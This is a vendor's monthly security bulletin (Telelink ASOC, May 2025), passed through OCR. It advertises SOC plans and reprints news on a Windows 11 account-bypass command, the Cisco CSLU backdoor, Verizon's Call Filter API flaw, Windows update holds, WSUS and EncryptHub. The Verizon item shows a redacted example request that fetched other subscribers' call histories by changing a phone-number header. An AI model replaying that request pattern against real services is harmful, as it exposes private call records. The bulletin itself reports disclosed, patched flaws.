
telelink
business
services

Monthly Security Bulletin

MAY / 25



Advanced Security
Operations Center

tbs.tech | simplify the complex

This security bulletin is powered by

Telelink Business Services'

Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.

Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA


Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!



Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch Management	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			

Lite Plan | Professional Plan (incl. all from Lite) | Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1. New Windows 11 trick lets you bypass Microsoft Account requirement

A previously unknown trick lets you easily bypass using a Microsoft Account in Windows 11, just as Microsoft tries to make it harder to use local accounts.

Since the release of Windows 11, Microsoft has been increasingly closing loopholes and making it harder to use a local account in the operating system.

Instead, the company wants you to use a Microsoft Account, as many operating system features rely on cloud-based services.


Last week, Microsoft removed the 'BypassNRO.cmd' script from Windows 11 preview builds, which allowed users to bypass the Microsoft Account requirement when installing the operating system.

While the Registry commands used by the script still worked, it became less easy to add them, requiring users to type them out or manually edit the Registry.

On Saturday, X user "Wither OrNot" shared a much easier way to bypass Windows 11's Microsoft Account requirement, which BleepingComputer has confirmed to work.

When installing Windows 11 and you reach the screen asking, "Let's connect you to a network," you can use the Shift+F10 keyboard combination to open a Windows command prompt.

At this prompt, type start ms-cxh:localonly and press Enter on your keyboard to open a "Microsoft account" window where you can create a new local user for the Windows 11 install.



```
Microsoft Windows [Version 10.0.26100.1742]
(c) Microsoft Corporation. All rights reserve

C:\Windows\System32>start ms-cxh:localonly

C:\Windows\System32>
```

Create a user for this PC

If this account is for a child or teenager, consider selecting **Back** and creating a Microsoft account. When younger family members log in with a Microsoft account, they'll have privacy protections focused on their age.

If you want to use a password, choose something that will be easy for you to remember but hard for others to guess.

Who's going to use this PC?

User name

Enter your user name.

Make it secure.


Enter password

Re-enter password

Entering the "start ms-cxh:localonly" command to create a local account
Source: BleepingComputer

After filling in the information and clicking the Next button, the Windows 11 setup will continue. However, now it will continue using your created local account and will not prompt you to use a Microsoft Account.

When done installing, you can confirm a local account is being used by clicking on the Start button and then clicking on your account name, as shown below.



Sign in to your Microsoft account

You'll be able to back up your files and photos to keep them more secure.

Windows 11 configured to use a local account

Source: BleepingComputer

As you can see, this command makes it much easier to use a local account when setting up Windows 11, even compared to the previous BypassNRO method.

Whether Microsoft will remove this command from Windows in the future is too early to tell.

However, as the start ms-cxh:localonly command appears to be more tightly integrated into the operating system, rather than just a script, it will likely be harder to remove.

Source: https://www.bleepingcomputer.com/news/microsoft/new-windows-11-trick-lets-you-bypass-microsoft-account-requirement/

2. Cisco warns of CSLU backdoor admin account used in attacks

Cisco has warned admins to patch a critical Cisco Smart Licensing Utility (CSLU) vulnerability, which exposes a built-in backdoor admin account now used in attacks.

CSLU is a Windows app for managing licenses and linked products on-premises without connecting them to Cisco's cloud-based Smart Software Manager solution.

Cisco patched this security flaw (CVE-2024-20439) in September, describing it as "an undocumented static user credential for an administrative account" that lets unauthenticated attackers log into unpatched systems remotely with admin privileges over the Cisco Smart Licensing Utility (CSLU) app's API.

CVE-2024-20439 only impacts systems running vulnerable Cisco Smart Licensing Utility releases, but it's only exploitable if the user starts the CSLU app (which doesn't run in the background by default).

Aruba threat researcher Nicholas Starke reverse-engineered the vulnerability two weeks after Cisco released security patches and published a write-up with technical details (including the decoded hardcoded static password).

"In March 2025, the Cisco Product Security Incident Response Team (PSIRT) became aware of attempted exploitation of this vulnerability in the wild," the company said in a Tuesday update to the original security advisory. "Cisco continues to strongly recommend that customers upgrade to a fixed software release to remediate this vulnerability."

Chained with a second vulnerability

While Cisco didn't share any details on these attacks, Johannes Ullrich, SANS Technology Institute's Dean of Research, spotted a campaign last month that used the backdoor admin account to attack CSLU instances exposed online.

Ullrich said in March that threat actors are chaining CVE-2024-20439 with a second flaw, a critical CLSU information disclosure vulnerability (CVE-2024-20440) that unauthenticated attackers can exploit to gain access to log files containing sensitive data (including API credentials) by sending crafted HTTP requests to vulnerable devices.

"A quick search didn't show any active exploitation [at the time], but details, including the backdoor credentials, were published in a blog by Nicholas Starke shortly after Cisco released its advisory. So it is no surprise that we are seeing some exploit activity," Ullrich said.

On Monday, CISA added the CVE-2024-20439 static credential vulnerability to its Known Exploited Vulnerabilities Catalog, ordering U.S. federal agencies to secure their systems against active exploitation within three weeks, by April 21.

This isn't the first backdoor account removed from Cisco products in recent years, with previous hardcoded credentials found in its IOS XE, Wide Area Application Services (WAAS), Digital Network Architecture (DNA) Center, and Emergency Responder software.

Source: https://www.bleepingcomputer.com/news/security/cisco-warns-of-cslu-backdoor-admin-account-used-in-attacks/

3. Verizon Call Filter API flaw exposed customers' incoming call history

A vulnerability in Verizon's Call Filter feature allowed customers to access the incoming call logs for another Verizon Wireless number through an unsecured API request.

The flaw was discovered by security researcher Evan Connelly on February 22, 2025, and was fixed by Verizon sometime in the following month. However, the total period of exposure is unknown.

Verizon's Call Filter app is a free utility that offers users spam detection and automatic call blocking. A paid version (Plus) adds a spam lookup and risk meter, the ability to apply blocks by type of caller, and receive caller ID on unknown numbers.

The free version of the app comes pre-installed and enabled by default on eligible Android and iOS devices bought directly from Verizon, and is believed to be used on millions of devices.

Connelly told BleepingComputer that he only tested the iOS app. However, he noted that the Android app was also very likely impacted by the same bug, as the issue was with the feature's API rather than the apps themselves.


Exposing call histories

When using the Call Filter app, Connelly discovered that the app would connect to an API endpoint, https://clr-aqx.cequintvzwecid.com/clr/callLogRetrieval, to retrieve the logged-in user's incoming call history and display it in the app.

"This endpoint requires a JWT (JSON Web Token) in the Authorization header using the Bearer scheme and uses an X-Ceq-MDN header to specify a cell phone number to retrieve call history logs for," explains Connelly.

"A JWT has three parts: header, payload, and signature. It's often used for authentication and authorization in web apps."

Connelly says the payload includes various data, including the phone number of the logged-in user making the request to the API.




```
{
    "sub": "SIGNED_IN_USER_PHONE_NUMBER_HERE",
    "iat": "1740253712",
    "iss": "df88f1ed1dfd9a903e4c8dca7f00089e134c6c4e0a566cd565147ba1dadf78a
    "secret": "REDACTED",
    "alg": "ECDSA-256",
    "exp": "1740255512"
}
```

JWT payload

Source: Connelly

However, the researcher discovered that the phone number in the JWT payload for the logged-in user was not verified against the phone number whose incoming call logs were being requested.

As a result, any user could send requests using their own valid JWT token, but replace the X-Ceq-MDN header value with another Verizon phone to retrieve their incoming call history.



```
GET /clr/callLogRetrieval?from=2025-02-10T13:53:49 HTTP/1.1
Host: clr-aqx.cequintvzwecid.com
Accept: application/json,text/plain, */*
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey
[redacted]
X-Ceq-PushEnvironment: vzw_user_prod
X-Ceq-ItemId: RNCallFilter;IOS;VZW;APL;iPhone17_2_osv_18_3_1;
17.2;08f0b7d;127668
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
X-Ceq-DeviceType: IOS
User-Agent: CallFilter/1 CFNetwork/3826.400.120 Darwin/24.3.0
X-Ceq-RegistrationId: [redacted]
Connection: keep-alive
X-Ceq-MDN: [redacted]
X-Ceq-UHID: [redacted]
```

```
HTTP/1.1 200
Content-Type: application/json
Date: Sat, 22 Feb 2025 19:51:26 GMT
Keep-Alive: timeout=20
Connection: keep-alive
Server: Apache
Strict-Transport-Security: max-age=15552000; includeSubDomai
ns; preload
Content-Length: 10607

{
    "httpStatus": "200",
    "errorInfo": null,
    "code": "200",
    "message": "OK",
    "interval": "10m",
    "results": [{
        "cgtn": "[redacted]",
        "urep": 3,
        "ucat": "normcompliant",
        "ct": "none",
        "ureason": "Algorithm",
        "cts": "2025-02-10T15:49:48",
        "rc": "enum-0"
    }, {
        "cgtn": "[redacted]",
        "urep": 2,
        "ucat": "normcompliant",
        "ct": "none",
        "ureason": "Algorithm",
        "cts": "2025-02-10T16:34:04",
        "rc": "enum-0"
    }, {
        "cgtn": "[redacted]",
        "urep": 2,
        "ucat": "telemarketer",
        "ct": "none",
        "ureason": "Algorithm",
        "cts": "2025-02-10T16:46:41",
```

Example request sent to the vulnerable API

Source: evanconnelly.github.io

This flaw is particularly sensitive for high-value targets like politicians, journalists, and law enforcement agents, as their sources, contacts, and daily routines could be mapped out.

"Call metadata might seem harmless, but in the wrong hands, it becomes a powerful surveillance tool. With unrestricted access to another user's call history, an attacker could reconstruct daily routines, identify frequent contacts, and infer personal relationships," explained Connelly.

It is unclear if rate limiting was in place to prevent mass scraping for millions of subscribers, but Connolly told BleepingComputer he saw no indication of such a mechanism or an API gateway that usually implements a security feature like this.

Poor security practices

Although the researcher commends Verizon for its prompt response to his disclosure, he highlighted worrying practices the telecom firm has followed in handling subscribers' call data.

The vulnerable API endpoint used by Call Filter appears to be hosted on a server owned by a separate telecommunications technology firm called Cequint, which specializes in caller identification services.

Cequint's own website is offline, and public information about them is limited, raising concerns about how sensitive Verizon call data is handled.

BleepingComputer contacted Verizon to ask when the flaw was introduced, if it was seen exploited in the past, and if it impacted all Call Filter users but has not received a response at this time.

Update 4/3 - A Verizon spokersperson has sent BleepingComputer the below statement:

"Verizon was made aware of this vulnerability and worked with the third-party app owner on a fix and patch that was pushed in mid-March. While there was no indication that the flaw was exploited, the issue was resolved and only impacted iOS devices. Verizon appreciates the responsible disclosure of the finding by the researcher and takes the security very seriously."

Source: https://www.bleepingcomputer.com/news/security/verizon-call-filter-api-flaw-exposed-customers-incoming-call-history/

4. Windows 11 24H2 blocked on PCs with code-obfuscation driver BSODs

Microsoft has introduced a new Windows 11 24H2 safeguard hold for systems running security or enterprise software using SenseShield Technology's sprotect.sys driver.

This upgrade block will prevent users from upgrading to the latest Windows 11 version because the driver can crash and trigger blue or black screen of death (BSOD) errors, and it impacts systems with any sprotect.sys driver version.

"Microsoft is working with SenseShield Technology Co on a compatibility issue between Windows 11, version 24H2 and the sprotect.sys driver," the company said in a new update to the Windows release health dashboard.

"The sprotect.sys driver provides encryption protection and is used by specialized security software and enterprise solutions. This driver can be automatically introduced into a system as part of the installation process of many different applications."

To prevent these incompatibility issues on affected Windows 11 24H2 PCs, Microsoft added an upgrade hold to block the Windows 11 2024 Update from being offered via Windows Update.

"SenseShield is currently investigating this issue. Microsoft is collaborating with SenseShield, and we will provide more information when it is available," Microsoft said.

How to check for safeguard holds

IT admins can find it under "safeguard ID: 56318982" in Windows Update for Business reports to check what endpoints are impacted. If you're using Windows Home or Pro editions, you can check for safeguard holds by going to Start > Settings > Windows Update and selecting "Check for Windows updates."

If your device has an upgrade block, you'll see a message that says, "Upgrade to Windows 11 is on its way to your device. There is nothing that requires your attention at the moment." and a Learn More link redirecting you to a web page with more information on PC safeguards. You can also check the KB5006965 support document for more details about safeguard holds.

Redmond also advises affected users not to manually update impacted PCs using the Windows 11 Installation Assistant or the Media Creation Tool until this known issue is resolved.

In recent weeks, Microsoft lifted other compatibility holds blocking Windows 11 24H2 upgrades for some AutoCAD users, for Asphalt 8: Airborne players, and on ASUS devices with very specific hardware components and

Other upgrade blocks prompted by incompatible software or hardware have also been applied to PCs with integrated cameras, Dirac audio improvement software, or the Easy Anti-Cheat and Safe Exam Browser applications.

Source: https://www.bleepingcomputer.com/news/security/windows-11-24h2-blocked-on-pcs-with-code-obfuscation-driver-bsods/

5. Microsoft delays WSUS driver sync deprecation indefinitely

Microsoft announced today that, based on customer feedback, it will indefinitely delay removing driver synchronization in Windows Server Update Services (WSUS).

"Seeing how many of you are already moving to the available cloud-based driver services, we initially proposed the removal of WSUS driver synchronization. Thanks to your feedback, especially on disconnected device scenarios, we've now revised this plan," said Senior Program Manager Paul Reed.

"Based on your valuable feedback, we are postponing the plan to remove WSUS driver synchronization, which was slated for April 18, 2025. Stay tuned as we work on a revised timeline to streamline our services for you," Microsoft added in a Monday message center update.

The announcement follows three other warnings over the last year that the company will remove WSUS driver synchronization on April 18, 2025. Redmond first announced the deprecation of WSUS driver synchronization in June 2024 and encouraged IT admins to adopt its newer cloud-based driver services in January 2025.

One month later, Microsoft reminded admins to prepare for WSUS driver sync deprecation, encouraging them to adopt cloud-based solutions for client and server updates, like Windows Autopatch, Microsoft Intune, and Azure Update Manager.

In September 2024, the company also revealed that WSUS had been deprecated but added that it plans to maintain all existing capabilities and keep publishing updates through the channel. The announcement came after WSUS was listed on August 13, 2024, as one of the "features removed or no longer developed starting with Windows Server 2025."

Introduced almost two decades ago as Software Update Services (SUS), WSUS helps IT admins manage and distribute updates for Microsoft products across large enterprise networks with many Windows devices from a single server instead of relying on each endpoint to update from Microsoft's servers.


In June 2024, Microsoft also announced that it had officially deprecated the Windows NTLM authentication protocol, urging developers to transition to Kerberos or Negotiation authentication to prevent future problems.

Source: https://www.bleepingcomputer.com/news/microsoft/microsoft-delays-wsus-driver-sync-deprecation-indefinitely/

6. EncryptHub's dual life: Cybercriminal vs Windows bug-bounty researcher

EncryptHub, a notorious threat actor linked to breaches at 618 organizations, is believed to have reported two Windows zero-day vulnerabilities to Microsoft, revealing a conflicted figure straddling the line between cybercrime and security research.

The reported vulnerabilities are CVE-2025-24061 (Mark of the Web bypass) and CVE-2025-24071 (File Explorer spoofing), which Microsoft addressed during the March 2025 Patch Tuesday updates, acknowledging the reporter as 'SkorikARI with SkorikARI .'



Acknowledgements

Wayne Low of Synapxe

SkorikARI with SkorikARI

Microsoft recognizes the efforts of those in the security community who help us protect customers through coordinated vulnerability disclosure. See Acknowledgements for more information.

Bug reporter

Source: Microsoft

A new report by Outpost24 researchers has now linked the EncryptHub threat actor with SkorikARI after the threat actor allegedly infected himself and exposed their credentials.

This exposure allowed the researchers to link the threat actor to various online accounts and expose the profile of a person who vacillates between being a cybersecurity researcher and a cybercriminal.

One of the exposed accounts is SkorikARI, which the hacker used to disclose the two mentioned zero-day vulnerabilities to Microsoft, contributing to Windows security.

